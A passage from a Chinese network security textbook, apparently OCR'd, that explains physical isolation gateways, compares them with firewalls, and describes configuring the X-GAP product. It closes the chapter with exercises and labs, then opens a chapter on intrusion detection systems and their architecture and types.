


图 14.15　物理隔离网闸在电子政务系统中的应用示意图




图 14.16　网络银行信息系统中的物理隔离网闸应用示意图

14.6.6　物理隔离网闸与防火墙

在设计理念方面，防火墙是以应用为主安全为辅，也就是说在支持尽可能多的应用的前提下，来保证使用的安全。防火墙的这一设计理念使得它可以广泛地用于尽可能多的领域，拥有更加广泛的市场。而网闸则是以安全为主，在保证安全的前提下，支持尽可能多的应用。网闸主要用于安全性要求极高的领域，例如对政府网络，工业控制系统的保护等。显然，由于把安全性放在首位，这样就会有更加严格的安全规则和更多的限制，因此可以应用的范围也较防火墙少一些，主要用那些对安全性要求较高的环境下。相反防火墙可以应用于非常广泛的应用领域，甚至包括个人计算机都可以使用，但是它的安全性往往就差强人意。人们常常发现被防火墙防护的网络依然常常被黑客和病毒攻击。由于这种设计理念的区别，因此可以有软件防火墙，但是却不会有软件网闸。

设计理念的不同也导致系统的整体设计也完全不同。硬件防火墙虽然可以有多种设计方式，但是一般来说，它都是单一的计算机系统由一个操作系统来控制，用户的内网和外网都连接在这同一个系统上。然而安全隔离网闸却完全不同，它至少由 3 部分组成：内网处

理单元、外网处理单元和一个隔离岛。一般来说,内外网处理单元是两个完全独立计算机系统,拥有各自独立的操作系统。内网处理单元与用户的内网相连,外网处理单元与外部网络相连,内外网处理系统之间通过隔离岛进行非协议的信息交换。可以看得出来,网闸的结构较防火墙要复杂得多,显然有两个独立的系统分别连接内外网,中间再由隔离岛隔离,要比防火墙的设计安全得多,当然设计的难度也要高得多。

无论从功能还是实现原理上讲,物理隔离网闸和防火墙是完全不同的两个产品,防火墙是保证网络层安全的边界安全工具(如通常的非军事化区),而物理隔离网闸重点是保护内部网络的安全。因此两种产品由于定位的不同,因此不能相互取代。

14.7 网络隔离产品配置实例

14.7.1 产品介绍

由中网公司研制开发的安全隔离和信息交换系统(X-Gap),能够较好地解决隔离断开和数据交换的难题,中网物理隔离网闸真正实现了两个网络之间的物理隔离。X-Gap 中断了两个网络之间的链路连接、通信连接、网络连接和应用连接,在保证两个网络完全断开和协议中断情况下,以非网络方式实现了数据交换。没有任何包、命令和 TCP/IP 协议(包括 UDP 和 ICMP)可以穿透 X-Gap,它具有高安全、高带宽、高速度、高可用性的优点。此外,由于采用了 SCSI 技术,其开关效率达到纳秒级,彻底解决了速度慢、效率低的问题。除此之外,SCSI 控制系统本身具有不可编程的特性和冲突机制,形成简单的开关原理,从而彻底解决了网闸开关的安全性问题。物理隔离是通过开关来实现的,目前常见的物理隔离开关技术有 3 种,即实时开关(Real-Time Switch)、单向连接(One-Way Link)和网络开关(Network Switch)。实时开关和单向连接的速度要快一些,网络开关的速度要慢一些。人们普遍存在对开关速度的担忧,担心开关速度直接影响网络的性能。如果开关的速度低,网络的性能肯定会受到影响。即使开关的速度高,网闸的性能也受主机性能的限制。不管开关速度的高低,网闸性能的上限都不会超过主机的上限。中网物理隔离网闸通过采用主机的 CPU 时钟作为开关,将开关功能在系统的内核中实现,成功的达到网闸的最高性能,优于常见的 3 种开关技术。内核的效率也远远高于外设的效率。

在用户要求进行物理隔离,同时又需要实时地交换数据,解决物理隔离和信息交流的问题时,采用中网 X-GAP 系列产品则可以实现两网之间必要的“摆渡”,又保证不会有相互入侵的安全问题。X-GAP 可以方便地集成到政府、电力、工商、税务、公安、交通、能源、金融和大型企业等的网络和业务环境中,完善地保护核心安全,满足客户对高安全、高性能、高可靠性的应用需要。

14.7.2 配置模式与配置方法

X-GAP 网闸的系统配置包括外部代理配置、内部代理配置、准入交换服务的配置、准出交换服务的配置及高级配置。

1. 外部代理配置

使用中网 X-GAP 网闸的客户端软件进行登录便可进行配置。该项配置为用户提供修

改、设置该代理服务器的 IP 地址、子网掩码、网关、域名、DNS 和主机名等配置操作。在这里需要指出的是 X-GAP 网闸的管理员客户端软件必须安装在网闸内网机一侧，不能将管理员客户端软件安装在网闸外网机即外部代理服务器一侧。同时，不能在外网配置和管理 X-GAP 网闸，这是由网闸的安全设计原则所决定的，只有这样才能够有效地确保 X-GAP 网闸的安全策略不被外网黑客篡改。

2. 内部代理配置

X-GAP 网闸的内网主机即内部服务器位于可信的内网，因此 X-GAP 网闸内部服务器上内网的网络配置如果不正确，将不能保证网闸起到内部代理服务器的作用，该项配置包括内部代理服务器的 IP 地址、子网掩码、网关、域名、DNS 和主机名等内容。

3. 准出交换服务配置

X-GAP 网闸的准出交换服务配置包括 HTTP 信息交换、SMTP 信息交换、POP3 信息交换、FTP 信息交换、定制 TCP 信息交换和定制 UDP 信息交换等内容的配置。

HTTP 信息交换服务的功能是提供访问 HTTP 的服务，为可信内网用户通过 X-GAP 网闸访问不可信的外网的目标地址或目标地址域提供信息交换服务。HTTP 访问交换服务分为 3 大类：访问一个站点时的状况、内部访问多个站点时的状况及内部访问任何站点时的状况。

HTTP 过滤的功能是 HTTP 代理为可信内网用户通过 X-GAP 网闸访问不可信的外网的 WWW 服务提供应用级的信息交换服务。通过 HTTP 过滤，能够对 HTTP 协议的内容和命令进行过滤。具体的过滤分为 HTTP 命令过滤、HTTP 关键词过滤和 HTTP 的 URL 过滤。

SMTP 信息交换服务的功能是为可信内网用户通过 X-GAP 网闸向不可信的外网接收发送邮件提供服务。此服务通过在网闸的内部主机上建立一个虚拟的代理服务来保证，用户端的软件无须改变。POP3 信息交换服务的功能是为可信内网用户通过 X-GAP 网闸访问不可信的外网的 POP3 服务提供应用级安全代理服务。

FTP 信息交换服务是为可信内网用户通过 X-GAP 网闸访问不可信的外网的 FTP 服务提供应用级安全代理服务。而 FTP 过滤功能是 FTP 代理为可信内网用户通过 X-GAP 网闸访问不可信的外网的 FTP 服务提供应用级的安全代理服务时，通过 FTP 过滤，能够对 FTP 协议的内容和命令进行过滤，可以明确指定只有哪些命令通过，即“白名单”过滤，也可以明确指定不允许哪些命令通过，即“黑名单”过滤，具体过滤分为 FTP 命令过滤、FTP 关键词过滤。

定制 TCP/UDP 代理的功能是为可信内网用户通过 X-GAP 网闸访问不可信的外网的基于 TCP/UDP 通信协议服务提供安全的信息交换服务。

4. 准入交换服务配置

X-GAP 网闸准入交换服务就是在允许不可信的外网访问可信的内网时，网闸所提供的各种信息交换服务，使不可信内网的用户能够通过这些应用代理安全访问内部可信网中的特定资源和应用服务。X-GAP 网闸准入交换服务配置包括定制 TCP 信息交换设置与 FTP 信息交换设置。

任何一次内外网的数据交换均是通过双向 TCP 代理的方式实现的，即进行了两次 B/S 请求和应答。在每一次请求或应答之前均完全剥离 TCP/IP 协议，进行彻底的安全检查，通

过了检查的才可进行下一次的请求或应答,在会话过程中的任何一次检测不能通过,则中断通信,阻止连接,并进行严格的日志记录。

5. X-GAP 网闸的高级配置

X-GAP 网闸的高级配置包括防病毒、防泄密等内容的配置。防病毒功能是指网闸根据文件的类型、文件长度对经过网闸的文件进行病毒过滤,从而达到预防病毒、避免可信内网感染病毒的目的。如果安全管理员对所需应用进行了定制防病毒配置,允许网闸启动防病毒的功能时,网闸对于所有准入交换服务和准出交换服务中的各种应用代理在进行代理服务时,就会根据网闸的配置要求检查所有文件是否带有病毒,对于带有病毒的文件,网闸将启动杀毒模块,查杀病毒,只有完全和成功地检测了病毒之后,才能通过特定的应用代理将该文件和数据传递到可信的内部网络中去,确保内部网络不被病毒感染。

X-GAP 网闸的防泄密功能是可以对浏览器中输入的各种敏感信息进行限制,预防内网用户访问外网的网站时出现泄密。X-GAP 网闸通过定义一些安全保护轮廓,来解决泄密问题。

(1) X-GAP 网闸在内部网络对互联网的访问中,禁止了 POST 命令。

(2) 只准许用户发送标准的 http://www.any.com 请求。

(3) 只准许用户第一次发送符合 RFC 标准的 http://www.any.com 标准请求,并建立响应的状态表,不准许用户第一次直接发送带后缀的 URL 请求,如 http://www.any.com/xxx.htm 等。

(4) 通过 Robot 或 SPIDER 技术将该 IP 地址下的一级内容取回,将所有的 URL 列出来建立 URL 索引表,然后将内容单向传输给涉密网,供涉密网用户在内部查看。如果用户对该页面的下级 URL 感兴趣,请求下级 URL,将该 URL 发送到外部主机。外部主机收到该 URL 后,检查用户是否建立 URL 状态表,如果没有,则放弃;如果有,则检查状态表中是否有匹配的 URL,没有则放弃,有则让外部主机发起进一步的连接请求,并重复以上步骤。

14.8 小结

本章主要介绍防火墙与隔离网闸的相关知识,包括防火墙的基本概念、防火墙体系结构、防火墙所使用的主要技术、隔离网闸的基本概念、隔离网闸所使用的主要技术等内容。并结合市场主流产品对防火墙与隔离网闸的配置方法做了具体介绍。同时,提供一些具体的使用技巧。

14.9 习题

1. 什么是防火墙?计算机防火墙的种类有哪些?
2. 简述防火墙的体系结构。
3. 简述防火墙的缺点。
4. 简述防火墙与隔离网闸在网络中起到的不同作用。

14.10 实　　验

1. 在防火墙上实现地址池的配置。
2. 在防火墙上实现扩展访问控制列表的配置。
3. 在防火墙上实现 AAA 认证的配置。
4. 使用隔离网闸实现内外网物理隔离。

第 15 章 入侵检测技术

预防是理想的，但检测是必须的。

——网络名言

有门必然有缝，有缝就有被侵入的可能。

——周帅

15.1 入侵检测概述

入侵检测技术是网络安全的核心技术之一，它通过从计算机网络或计算机系统中的若干关键点收集信息并对其进行分析，从而发现网络或系统中是否有违反安全策略的行为和遭到攻击的迹象。本章全面介绍了入侵检测技术，重点讲解了入侵检测的有关理论知识、技术原理和应用案例。

15.1.1 入侵检测系统的基本概念

1980 年，James P. Anderson 第一次系统阐述了入侵检测的概念，并将入侵行为分为外部渗透、内部渗透和不法行为 3 种，还提出了利用审计数据监视入侵活动的思想。1986 年 Dorothy E. Denning 提出实时异常检测的概念并建立了第一个实时入侵检测模型，命名为入侵检测专家系统(IDES)；1990 年，L. T. Heberlein 等设计出监视网络数据流的入侵检测系统 NSM(Network Security Monitor)。自此之后，入侵检测系统才真正发展起来。

Anderson 将入侵尝试或威胁定义为：潜在的、有预谋的、未经授权的访问信息、操作信息、致使系统不可靠或无法使用的企图。而入侵检测的定义为：发现非授权使用计算机的个体或计算机系统的合法用户滥用其访问系统的权利以及企图实施上述行为的个体。执行入侵检测任务的程序即是入侵检测系统。入侵检测系统也可以定义为：检测企图破坏计算机资源的完整性，真实性和可用性的行为的软件。

入侵检测系统执行的主要任务包括：监视、分析用户及系统活动；审计系统构造和弱点；识别、反映已知进攻的活动模式，向相关人士报警；统计分析异常行为模式；评估重要系统和数据文件的完整性；审计、跟踪管理操作系统，识别用户违反安全策略的行为。

入侵检测一般分为 3 个步骤：信息收集、数据分析、响应。

入侵检测的目的：

(1) 识别入侵者。

(2) 识别入侵行为。

(3) 检测和监视以实施的入侵行为。

(4) 为对抗入侵提供信息,阻止入侵的发生和事态的扩大。

由于入侵检测系统的市场在近几年中飞速发展,许多公司投入到这一领域上来。如Venustech(启明星辰)、Internet Security System(ISS)、思科、赛门铁克等公司都推出了自己的产品。

15.1.2 入侵检测系统的结构

入侵检测系统一般由事件发生器、事件分析器、响应单元和事件数据库4个部分组成,如图15.1所示。




图15.1 入侵检测系统的组成部分

1. 事件发生器

事件发生器产生事件,这些事件都是入侵检测系统需要分析的数据,它们可能是网络中的数据包或从系统日志中得到的信息等。

2. 事件分析器

事件分析器得到一个事件,利用事件数据库中的入侵特征、用户历史行为模型等作为依据对事件进行分析,判断该事件的合法性。

3. 响应单元

事件分析器对某一事件进行分析并得出结果,响应单元即对这个结果做出相应的反应,如切断连接、改变文件属性或报警等。

4. 事件数据库

事件数据库用于存放攻击类型数据或检测规则,如入侵特征描述、用户历史行为模型及专家经验等。

15.1.3 入侵检测系统的需求特性

一个成功的入侵检测系统至少要满足以下5个主要要求。

1. 实时性要求

如果攻击或者攻击的企图能够被尽快发现,就有可能查出攻击者的位置,阻止进一步的攻击活动,有可能把破坏控制在最小限度,并能够记录下攻击过程,可作为证据回放。实时入侵检测可以避免管理员通过对系统日志进行审计以查找入侵者或入侵行为线索时的种种不便与技术限制。

2. 可扩展性要求

攻击手段多而复杂，攻击行为特征也各不相同。所以必须建立一种机制，把入侵检测系统的体系结构与使用策略区分开。入侵检测系统必须能够在新的攻击类型出现时，可以通过某种机制在无需对入侵检测系统本身体系进行改动的情况下，使系统能够检测到新的攻击行为。在入侵检测系统的整体功能设计上，也必须建立一种可以扩展的结构，以便适应扩展要求。

3. 适应性要求

入侵检测系统必须能够适用于多种不同的环境，比如高速大容量计算机网络环境。并且在系统环境发生改变，比如增加环境中的计算机系统数量，改变计算机系统类型时，入侵检测系统应当依然能够正常工作。适应性也包括入侵检测系统本身对其宿主平台的适应性，即：跨平台工作的能力，适应其宿主平台软、硬件配置的不同情况。

4. 安全性与可用性要求

入侵检测系统必须尽可能的完善与健壮，不能向其宿主计算机系统以及其所属的计算机环境中引入新的安全问题及安全隐患。并且入侵检测系统在设计和实现时，应该考虑可以预见的、针对该入侵检测系统的类型与工作原理的攻击威胁，及其相应的抵御方法。确保该入侵检测系统的安全性与可用性。

5. 有效性要求


能够证明根据某一设计所建立的入侵检测系统是切实有效的。即：对于攻击事件的错报与漏报能够控制在一定范围内。

15.1.4 入侵检测系统的分类

入侵检测系统按其检测的数据来源，可分为基于主机的入侵检测系统和基于网络的入侵检测系统。

1. 基于主机的入侵检测

基于主机的入侵检测系统使用验证记录，以系统日志和应用程序日志为数据源，保护所在的主机系统，其自动化程度较高，并拥有精密的可迅速做出响应的检测技术。通常，基于主机的入侵检测系统可监探系统、事件和 Windows 操作系统下的安全记录和系统记录。当有文件发生变化时，入侵检测系统将新的记录条目与攻击标记相比较，看它们是否匹配。如果匹配，系统就会向管理员报警并向别的目标报告，以采取措施。如图 15.2 所示为基于主机的入侵检测系统的结构示意图。



15.2　基于主机的入侵检测系统的结构

基于主机的入侵检测系统在发展过程中融入了其他技术，它是关键的系统文件和可执行文件的入侵检测的一个常用方法，它通过定期检查校验来发现意外的变化。随着操作系统功能越来越复杂，基于主机的入侵检测系统，将面临如何以适当的开销实时地处理数据量巨大的审计信息和日志记录等问题。

2. 基于网络的入侵检测系统

基于网络的入侵检测系统将原始的网络包作为数据源，利用一个运行在随机模式下的网络适配器来实时监视并分析通过网络的所有通信。基于网络的入侵检测系统的攻击辨识模式使用 4 种常用技术：模式、表达式或字节匹配；频率或穿越阈值；低级事件的相关性；统计学意义上的非常规现象检测。

如图 15.3 所示为基于网络的入侵检测系统。基于网络的入侵检测成本较低并且反应速度快，它可在几个关键访问点上进行策略配置，以观察发往多个系统的网络通信，因此并不要求在许多主机上装载并管理软件；检查所有包的头部从而发现恶意的和可疑的行动迹象，这是基于主机的入侵检测系统所无法办到的；基于网络的入侵检测系统可以检查有效负载的内容，查找用于特定攻击的指令或语法；该系统可以在恶意及可疑的攻击发生的同时将其检测出来，并做出更快的通知和响应；同时，基于网络的入侵检测系统与主机的操作系统无关。基于网络的入侵检测系统所面对的问题主要是随着数据通信技术的发展和网络带宽的增加而迅速增加，如何实时地采样网络中的所有数据包，并有效实现对其的过滤。




图 15.3　基于网络的入侵检测技术

15.2　入侵检测的技术实现

15.2.1　入侵检测模型

入侵检测从策略上来讲主要分为异常检测和误用检测，从分析方法来讲，又可以分为基于统计的、神经网络和数据挖掘 3 类技术。我们从 IDS 的整体框架来对入侵检测模型进行划分，则主要是 3 种：通用模型、层次化模型和智能化模型。

1. 通用入侵检测模型

